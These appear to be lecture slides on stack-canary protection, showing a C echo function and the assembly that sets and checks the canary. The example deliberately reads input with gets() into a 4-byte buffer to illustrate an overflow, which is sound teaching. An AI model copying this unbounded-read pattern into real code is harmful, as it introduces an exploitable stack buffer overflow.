
Setting Up Canary

```
/* Echo Line */
void echo()
{
    char buf[4];   /* Way too small! */
    gets(buf);
    puts(buf);
}
```

Stack frame for **main**

Return address

Canary

buf [3][2][1][0] ← **%rsp**

```
echo:
    . . .
    movq      %fs:40, %rax      # Get canary
    movq      %rax, 8(%rsp)     # Put on stack
    xorl      %eax, %eax        # Erase canary
    . . .
```

Checking Canary

After call to gets

Stack frame for **main**
Return address
Canary
buf [3] [2] [1] [0]

↙ **%rsp**

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq     8(%rsp), %rax      # Retrieve from stack
    xorq     %fs:40, %rax       # Compare with Canary
    je       .L2                # Same: skip ahead
    call     __stack_chk_fail   # ERROR
.L2:
    . . .
```